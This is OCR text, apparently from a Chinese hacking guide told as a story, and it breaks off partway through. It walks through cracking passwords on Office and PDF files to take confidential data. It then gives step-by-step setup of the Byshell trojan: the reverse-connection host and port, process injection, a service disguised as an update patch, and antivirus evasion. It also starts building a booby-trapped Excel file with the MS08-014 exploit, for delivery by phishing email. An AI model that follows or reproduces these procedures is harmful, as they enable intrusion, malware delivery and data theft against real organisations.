


图70 检测加密信息

点击对应密码类型后“Remove”按钮，即可解除相应的密码。在破解中要求连接到网络，破解过程非常快，成功后会弹出提示信息（图71）。在破解的Word文档下会生成一个以Demo标注的新文件，这就是破解成功的文件。




图71 破解成功

EvilHack又运行了另外一个“Advanced Office XP Password Recovery v2.4”工具，这是一个恢复Office系列所有文档密码的破解工具。可破解包括:Word、Excel、Access、PowerPoint、Visio、Publisher、Project、Outlook……等文档密码。

软件显示英文界面，在菜单中选择“Language”→“ChineseGB”选项，使界面转变成简体中文版。点击菜单“文件”→“打开文件”，指定要破解的Word文件（图72）。




图72 AOPR软件界面

在“破译类型”中选择破解方式，一般使用默认的是“暴力破解”，也可使用字典等方式进行破解。在下方的“暴力标签”框中“密码长度选项”中设置需破解密码的倍数，在不知道密码的情况下一般选择5到8位为好。最后在“暴力范围选项”中选择组成密码的字符（图73）。




图73 设置破解方式

完成设置后，点击工具栏上“开始恢复”按钮，就可以开始暴力破解密码了。

破解密码成功后，会弹出一个“密码成功恢复！”窗口，在这个窗口里有详细的密码恢复信息（图74），包括该文件的密码和十六进制格式（Unicode）密码，使用这个密码就可以打开加密的Word文件了。




图74 破解成功

三 破解PDF密码

破解PDF文档密码，EvilHack使用了“Adult PDF Password Recovery Remover 3.0”软件，这是一款解密PDF文件的工具。

运行Adult PDF Password Recovery Remover，点击工具栏按钮“添加文件”或“添加文件夹”，将要破解密码的文件加入列表窗口中（图75）。自动弹出对话框，要求指定文件破解密码后的保存地址，确定后点击工具栏上的“解密PDF”按钮，即可自动对PDF文档进行解密了。




图75 破解PDF密码

最后，所有文件的密码都破解成功了，EvilHack开始打开文件，查看是否是自己所需的资料。果然不出所料，里面包含了许多与SNP有关的机密数据信息。

于是，EvilHack将这些破解后的文件数据全部传给了Seek……


结语：堕落的苦果

EvilHack万万没有料到，在这些所谓的机密文件中，竟然包含着几个远程控制木马，自己早已被amms所监视控制。而EvilHack将文件传送给Seek后，Seek同样成为了监视的目标。

很快，EvilHack与Seek及此次黑客攻击的背后策划者，全部被amms公司的安全人员彻底控制。等待EvilHack他们的，将是后悔莫及的苦果……

第4篇

不可能的任务
入侵没上网的电脑



李好是一个刚毕业的学生，对网络安全技术有着狂热爱好，凭借着自己扎实的安全知识以及数百次入侵检测经验，顺利地进入了本地一家极有名的网络安全公司。刚进入公司的李好就崭露锋芒，为公司完成了几项颇有难度的检测任务。

今天，同组的组长又交给了李好一个看似并不简单的任务——为某金融公司进行任何手段的网络入侵检测，发现网络中存在的漏洞，测试的目标是获得公司内部网络中的代号为hacktest的文件……



攻击回放——木马侵入内部网络

目标公司的网站安全作得非常好，几乎找不出任何漏洞，但是李好知道，对于一个大型的公司来说，网络上的任何一个节点所存在的漏洞，都可能导致整个公司网络遭受入侵控制。

李好将自己的突破点放在了目标公司的对外联系邮箱上，通过全方位的信息收集，李好了解到了与目标公司有业务来往的许多其它公司。——很简单，冒充某个有业务往来的公司，向邮箱中发送一封有木马的邮件，欺骗对方运行，很容易就可控制目标公司的一台电脑……

一 突破一切障碍的Byshell

李好在邮件附件中捆绑的，是一个叫作Byshell的木马。

Byshell是一款功能非常强大的木马。ByShell采用穿透技术，利用内核驱动技术突破杀毒软件的主动防御。可突破包括瑞星2008、卡巴斯基7.0等国内常见的杀毒软件，这些杀毒软件的主动防御功能，都可以被Byshell木马成功突破（图1）。




图1 某安全工具的主动防御功能

【加油站】SSDT

Byshell是通过恢复SSDT表而突破杀毒软件的主动防御功能的。

SSDT的全称是“System Services Descriptor Table”，中文翻译为“系统服务描述符表”。Windows系统中的SSDT表，是把应用层指令传输给系统内核的一个通道。所有杀毒软件的主动防御功能都是通过修改SSDT表（图2），拦截程序对系统内核的更改，让木马病毒等无法正常的运行，从而实现对木马病毒等恶意程序的拦截。




图2 系统中的SSDT表

运行“ByShell 1.09 Build 1220”，首先弹出端口设置对话框，用于设置木马客户端监听端口，默认为“2007”，可修改为其它迷惑性的系统端口（图3）。点击确定按钮，打开木马客户端界面（图4）。点击工具栏上的“配置服务端”按钮，打开服务端生成对话框。




图3 监听端口



图4 Byshell客户端界面

在“连接方式选择”下拉列表中，可以选择两种反弹连接方式：使用“IP-DNS域名直接连接”方式的话，可以直接输入静态IP地址，或者通过DNS域名解析方式反弹连接；“FTP-IP通知方式连接”方式需要输入一个FTP空间地址，以便将自己的IP地址上传到空间中进行反弹连接（图5）。




图5 设置连接方式

这里选择“IP-DNS域名直接连接”方式，输入反弹连接的IP地址。要注意，在“端口”处填写的反弹连接端口要与前面打开程序时设置的端口相同。然后需要对上线后的木马进行一下简单的区分，在服务端备注中输入上线木马的标识，例如“目标公司”（图6），可将木马服务伪装成一个破解补丁服务。




图6 设置木马标识

在“工作模式选择”中，可设置将木马注入到IE浏览器进程或“svchost.exe”系统进程中（图7）。前者的隐蔽性比较低，但是可以可靠的突破防火墙；后者隐蔽性高，但是在安装了防火墙的系统中，有可能会反弹连接失败。




图7 注入进程

最后，我们还可以对木马服务名、显示名称及描述等信息进行伪装。在描述信息中可输入迷惑性的语句，例如这里输入“蕃茄花园自动更新补丁服务，允许下载并安装 Windows 更新”（图8）。




图8 伪装木马服务

设置完毕后，点击“生成”按钮，即可生成一个名为“server.exe”的木马服务端程序了（图9）。



图9 生成木马

二 文档中的秘密

怎么才能让木马混入邮件附件中被运行呢?

直接将木马捆绑肯定是不行的，相信对方一定会有基本的安全意识，很容易就可以识别到伪装的木马程序。于是李好决定利用文档软件的漏洞，制作出文档型木马。在李好的资料中，有不少财务数据都是XLS表格文件，因此李好将木马植入了这些文件中。

李好利用的是微软爆出的一个隐蔽的新漏洞MS08-014溢出漏洞。这个漏洞是利用Office软件进行攻击的，可以制作出特殊的木马。

Microsoft Office系列软件基本上是个人电脑必装的软件，尤其是许多大型的企业、公司及网站等电脑系统中，都安装有该软件，因此遭受漏洞攻击的可能性非常大。再加上许多用户对Office之类的大型应用软件很少更新补丁，因此这个漏洞在很多电脑系统中都存在，危害异常严重。

李好推测在目标公司中是少不了使用MS Office软件的，而且估计这个最新的漏洞他们也没来得及打上补丁。

【加油站】MS08-014漏洞简介

MS08-014漏洞全称为“Microsoft Excel 中的漏洞可能允许远程执行代码”，如果用户打开特制的Excel文件，这些漏洞可能允许远程执行代码。 成功利用这些漏洞的攻击者可以完全控制受影响的系统，包括安装程序后门，查看、更改或删除数据，或者创建拥有完全用户权限的新账户等。MS08-014漏洞安全更新的等级为“严重”，

受此漏洞影响的软件版本包括:

Microsoft Office Excel 2000 Service Pack 3

Microsoft Office Excel 2002 Service Pack 3

Microsoft Office Excel 2003 Service Pack 2

Microsoft Office Excel Viewer 2003

Microsoft Office Excel Excel 2007

Microsoft Office 2004 for Mac

Microsoft Office 2008 for Mac

李好利用MS08-014漏洞，制作了一个特殊格式的木马，也就是Excel木马。制作的方法很简单，从网上下载MS08-014漏洞利用工具，解压到C盘“ms08014”文件夹中。

再用Microsoft Office Excel 2000/2003新建一个Excel表格文件，可以简单输入几个数据（图10），文件后缀名.xls，这里假设文件名为“test.xls”。再将刚才Byshell生成的木马服务端程序改名为“muma.exe”。



图10 制作XLS表格

将“test.xls”和“muma.exe”复制到“c:\ms08014”文件夹中，然后点击“开始”菜单→“运行”，输入命令“CMD”，回车后打开命令提示符窗口。依次执行如下命令（图11）：

cd\

cd c:\ms08014

ms08_014.exe

